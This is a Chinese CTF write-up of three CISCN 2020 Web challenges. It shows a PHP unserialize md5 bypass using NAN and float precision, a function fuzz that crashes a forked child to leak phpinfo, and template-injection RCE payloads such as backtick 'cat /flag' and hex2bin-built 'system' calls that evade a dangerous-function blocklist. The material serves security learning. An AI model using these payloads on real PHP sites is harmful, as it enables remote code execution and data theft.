CISCN2020初赛_Web

原创

Sn0w/ 于 2020-08-30 23:03:09 发布

分类专栏： CTF_Writeup

本文链接：https://blog.csdn.net/qq_43431158/article/details/108158174

easytrick

```php
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $thi
s->trick2){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

观察代码，发现`trick1`这个参数被强制转成了`string`类型,这里之所以强制转换，主要是下面的`md5($this->trick1) === md5($this->trick2)`，虽然是`===`，但md5函数在处理数组时有缺陷默认数组为`0`，所以这里才要强制转换下类型。

这道题是根据强网杯的一道题改的

```php
if($_POST['param1']!==$_POST['param2'] &&md5($_POST['param1'])===md5($_POST['param2']))
{
 die("success!");
}
```

这道题就多了一个检测长度的和`$this->trick1 != $this->trick2`，所以就要思考怎么绕过去。


首先要说的一点便是`!==`和`!=`这两点的区别

```
<?php
$a=1;
$b='1';
$c=1;
var_dump($a!==$b);
#bool(true)
var_dump($a!=$b);
#bool(false)
== 和 != 比较如果类型不同，先偿试转换类型，再作值比较，最后返回值比较结果
=== 和 !== 只有在相同类型下,才会比较其值
```

当时做题思考的是因为此时不能输入数组了，只能输入字符串，就需要进行md5碰撞

```
4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa200a8284bf36e8e4b55b35f427593d849676da0d1555d8360fb5f07fea2

4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa202a8284bf36e8e4b55b35f427593d849676da0d1d55d8360fb5f07fea2
```



都有相同的hash值，但在这道题中是不行的，因为长度限制了，没做出来也是卡在这里了。看了Y1ng师傅的WP，才知道利用`NAN或INF`即可

```
INF这个值在PHP中代表的是无穷大的意思
NaN常在浮点数运算中使用
```

payload:

```
<?php
class trick{
    public $trick1;
    public $trick2;
}

$tr = new trick();
$tr->trick1 = NAN;
$tr->trick2 = NAN;
echo serialize($tr);
```

得到的序列化传进去即可得到flag,这里可能在`$this->trick1 != $this->trick2`这段代码处有所疑惑，不都是`NaN`,而且上面不是还是说`==`先转换类型再比较值，既然这样为什么还是执行成功了，原因在于

```
NAN代表非数值的特殊值，用于指示某个值不是数字
NAN与其他数值进行比较的结果总是不相等的，包括自身在内
```

```
if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2)){
                var_dump($this->trick1 != $this->trick2);
}
```

```
(__FILE__);
GET['trick']);    bool(true)
```


所以比较结果为`true`

与自身不等的浮点数类型

除此之外，看了Drom师傅的博客学到了另外一种方法：

因为这道题是考察**浮点数精度问题导致的大小比较以及函数处理问题**，当小数小于`10^-16`后，PHP对于小数就大小不分了

```
var_dump(1.000000000000000 == 1) >> TRUE
var_dump(1.0000000000000001 == 1) >> TRUE
```

```
<?php
if(1.000000000000000 == 1)
    echo "true";
if(1.0000000000000001 == 1)
    echo " true";
```

```
true true
```

`0.9999999999999999`（**17个9**）经过`strlen`函数会判断为1

```
<?php
echo(0.9999999999999999);
```

```
1
```

经过测试发现`!==`和`!=`均成立

```
<?php
if(0.99999999999999 !== 1){
    echo "true";
}else{
    echo "no";
}
echo "<br>";
if(0.99999999999999 != 1){
    echo "true";
}else{
    echo "no";
}
```

```
true<br>true

编译运行耗时: 0.284s
编译器: php5.6
```


最后看一下md5函数处理后是否相同

```
<?php
if(md5(0.9999999999999999) === md5(1)){
    echo "true";
}else{
    echo "no";
}
```

```
true

编译运行耗
```

确实也成立，那就写payload即可

```php
<?php
class trick{
    public $trick1 ;
    public $trick2 ;
}

$shy = new trick();
$shy->trick1 = 1;
$shy->trick2 = 0.9999999999999999;
echo urlencode(serialize($a));
```

注意这里trick1的值必须为1，如果为0.9999999999999999则出不来结果，因为`$this->trick1 = (string)$this->trick1;`有这个语句的限制，如果为0.9999999999999999，则浮点数就变成了字符类型，因此就不会产生上面的**浮点数精度问题**

easyphp

题目源码：

```php
<?php
    //题目环境：php:7.4.8-apache
    $pid = pcntl_fork();
    if ($pid == -1) {
        die('could not fork');
    }else if ($pid){
        $r=pcntl_wait($status);
        if(!pcntl_wifexited($status)){
            phpinfo();
        }
    }else{
        highlight_file(__FILE__);
        if(isset($_GET['a'])&&is_string($_GET['a'])&&!preg_match("/[:\\\\]|exec|pcntl/i",$_GET['a'])){
            call_user_func_array($_GET['a'],[$_GET['b'],false,true]);
        }
        posix_kill(posix_getpid(), SIGUSR1);
    }
```

做这道题前先来认识几个函数

```
pcntl_fork()函数是php-pcntl模块中用于创建进程的函数
pcntl_fork（）创建子进程成功后，在父进程内，返回子进程号，在子进程内返回0，失败则返回-1
pcntl_wait – 等待或返回fork的子进程状态
pcntl_wifexited – 检查状态代码是否代表一个正常的退出。
call_user_func_array ( callable $callback , array $param_arr ) 把第一个参数作为回调函数（callback）调用，把参数数组作（param_arr）为回调函数的的参数传入。
```

通过这个代码可以简单了解一下执行过程

```php
<?php
$pid = pcntl_fork();
//父进程和子进程都会执行下面代码
if ($pid == -1) {
    //错误处理：创建子进程失败时返回-1.
     die('could not fork');
} else if ($pid) {
     //父进程会得到子进程号，所以这里是父进程执行的逻辑
     pcntl_wait($status); //等待子进程中断，防止子进程成为僵尸进程。
} else {
     //子进程得到的$pid为0，所以这里是子进程执行的逻辑。
}
```

因为`pcntl_wait`**父进程等待子进程退出才会执行下面**，那么思路就很明显了，需要**子进程不正常退出**，从而执行父进程，获取到phpinfo()

由于是调用函数，函数名可控，但是函数这么多，也不知道找哪一个函数才能使子进程不正常退出，所以干脆写个所有函数名的字典,利用脚本fuzz一下

```
#参考Drom师傅的脚本
<?php
$result = "";
foreach (get_defined_functions() as $key => $val){
    if ($key == 'internal'){
        foreach ($val as $k=>$v){
            $result = $result.$v." ";
        }
    }
}
echo $result;
if(file_exists("func_name.txt")){
    unlink("func_name.txt");
}else{
    file_put_contents("func_name.txt",$result);
}
```

再将字典写入脚本中

```
#coding=utf-8
import requests

s='''
zend_version func_num_args func_get_arg func_get_args strlen strcmp strncmp strcasecmp strncasecmp each error_report

'''

s=s.split(' ')

for i in s:
    con=requests.get( [redacted] +i).text
    if 'System' in con:
        print i
```


因为这里是自己复现的，所有查询的关键字就改成了phpinfo里面才有的System，目的都是看该函数有没有**使子进程不正常退出**。

最终发现以下几个函数都可以使子进程不正常退出

```
similar_text
is_callable
stream_socket_client
stream_socket_server
fsockopen
pfsockopen
```

rceme

源码如下：

```
<?php
 error_reporting(0);
 highlight_file(__FILE__);
 parserIfLabel($_GET['a']);
 function danger_key($s) {
   $s=htmlspecialchars($s);
```

```
   $key=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session'
,'sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passth
ru','include','require','assert','union','create','func','symlink','sleep','ord','str','source','rev','base_conv
ert');
   $s = str_ireplace($key,"*",$s);
   $danger=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','sessi
on','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','pas
sthru','include','require','assert','union','create','func','symlink','sleep','ord','str','source','rev','base_c
onvert');
   foreach ($danger as $val){
     if(strpos($s,$val) !==false){
       die('很抱歉，执行出错，发现危险字符【'.$val.'】');
     }
   }
   if(preg_match("/^[a-z]$/i")){
     die('很抱歉，执行出错，发现危险字符');
   }
   return $s;
 }
 function parserIfLabel( $content ) {
   $pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';
   if ( preg_match_all( $pattern, $content, $matches ) ) {
     $count = count( $matches[ 0 ] );
     for ( $i = 0; $i < $count; $i++ ) {
       $flag = '';
       $out_html = '';
       $ifstr = $matches[ 1 ][ $i ];
       $ifstr=danger_key($ifstr,1);
       if(strpos($ifstr,'=') !== false){
         $arr= splits($ifstr,'=');
         if($arr[0]=='' || $arr[1]==''){
           die('很抱歉，模板中有错误的判断,请修正【'.$ifstr.'】');
         }
         $ifstr = str_replace( '=', '==', $ifstr );
       }
       $ifstr = str_replace( '<>', '!=', $ifstr );
       $ifstr = str_replace( 'or', '||', $ifstr );
       $ifstr = str_replace( 'and', '&&', $ifstr );
       $ifstr = str_replace( 'mod', '%', $ifstr );
       $ifstr = str_replace( 'not', '!', $ifstr );
       if ( preg_match( '/\{|}/', $ifstr)) {
         die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
       }else{
         @eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
       }

       if ( preg_match( '/([\s\S]*)?\{else\}([\s\S]*)?/', $matches[ 2 ][ $i ], $matches2 ) ) {
         switch ( $flag ) {
           case 'if':
             if ( isset( $matches2[ 1 ] ) ) {
               $out_html .= $matches2[ 1 ];
             }
             break;
           case 'else':
             if ( isset( $matches2[ 2 ] ) ) {
               $out_html .= $matches2[ 2 ];
             }
             break;
         }
       } elseif ( $flag == 'if' ) {
```

```
        $out_html .= $matches[ 2 ][ $i ];
      }
      $pattern2 = '/\{if([0-9]):/';
      if ( preg_match( $pattern2, $out_html, $matches3 ) ) {
        $out_html = str_replace( '{if' . $matches3[ 1 ], '{if', $out_html );
        $out_html = str_replace( '{else' . $matches3[ 1 ] . '}', '{else}', $out_html );
        $out_html = str_replace( '{end if' . $matches3[ 1 ] . '}', '{end if}', $out_html );
        $out_html = $this->parserIfLabel( $out_html );
      }
      $content = str_replace( $matches[ 0 ][ $i ], $out_html, $content );
    }
  }
  return $content;
}
function splits( $s, $str=',' ) {
  if ( empty( $s ) ) return array( '' );
  if ( strpos( $s, $str ) !== false ) {
    return explode( $str, $s );
  } else {
    return array( $s );
  }
}
```

这道题应该是根据`zzzphpV1.6.1`远程代码执行漏洞进行改编的，可以参考下面的文章
https://www.anquanke.com/post/id/173991#h2-5

发现比之前的代码多了一个函数`danger_key`，这个函数的作用便是过滤`ifstr`变量中的危险函数

除此之外，还进行了一些过滤

```
if ( preg_match( '/\{|}/', $ifstr)) {
        die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
      }

function splits( $s, $str=',' ) {
  if ( empty( $s ) ) return array( '' );
  if ( strpos( $s, $str ) !== false ) {
    return explode( $str, $s );
  } else {
    return array( $s );
  }
}
```

根据那篇文章发现这段代码

```
@eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
```

是直接`eval`了变量，分析下变量是否可控

```
$pattern = '/{if:([sS]+?)}([sS]*?){ends+if}/';
```

先分析下这个正则是怎么匹配的

```
(括号代表的是匹配的组)
sS 是任意匹配内容(比.还要强可以匹配换行等等)
ends+if 代表 end 和 if之间至少要有个空白符(空白 换行等)
也就是说这个正则匹配的格式:
{if:(匹配内容)}(匹配内容){end if}

假如匹配的内容为{if:phpinfo()};{end if}

则最后经过如下代码处理后
@eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
拼接出来为if(phpinfo()){$flag="if";}else{$flag="else";}
```

利用这个正则匹配格式进行测试，因为很多危险函数都被过滤了，所以无法利用，但发现`var_dump`没有被过滤，可以结合**反引号**一起利用下

payload为

```
?a={if:(var_dump(`cat /flag`))}(1){end if}
```

测试环境

```
    if ( empty( $s ) ) return array(
    if ( strpos( $s, $str ) !== false
        return explode( $str, $s );
    } else {
        return array( $s );
    }
} string(17) "flag{youaregood} "
```

另外hex2bin也没有被过滤，可以利用这个函数构造payload

> 把十六进制值转换为 ASCII 字符

```
system('cat /flag') =》 0x73797374656d2827636174202f666c61672729
hex2bin('73797374656d')('/flag')
```

故payload为

```
?a={if:(hex2bin('73797374656d')('cat /flag'))}(1){end if}
```

总结

babyunserialize暂时还没有源码，所以先放一下，待有环境了再复现下，而`littlegame`这道题涉及到`set-value库 原型链污染`，之前没接触过，单独学习下总结起来，还是做题过于少了，继续冲冲冲！

参考博客

https://blog.csdn.net/qq_42697109/article/details/108212765
https://www.gem-love.com/ctf/2569.html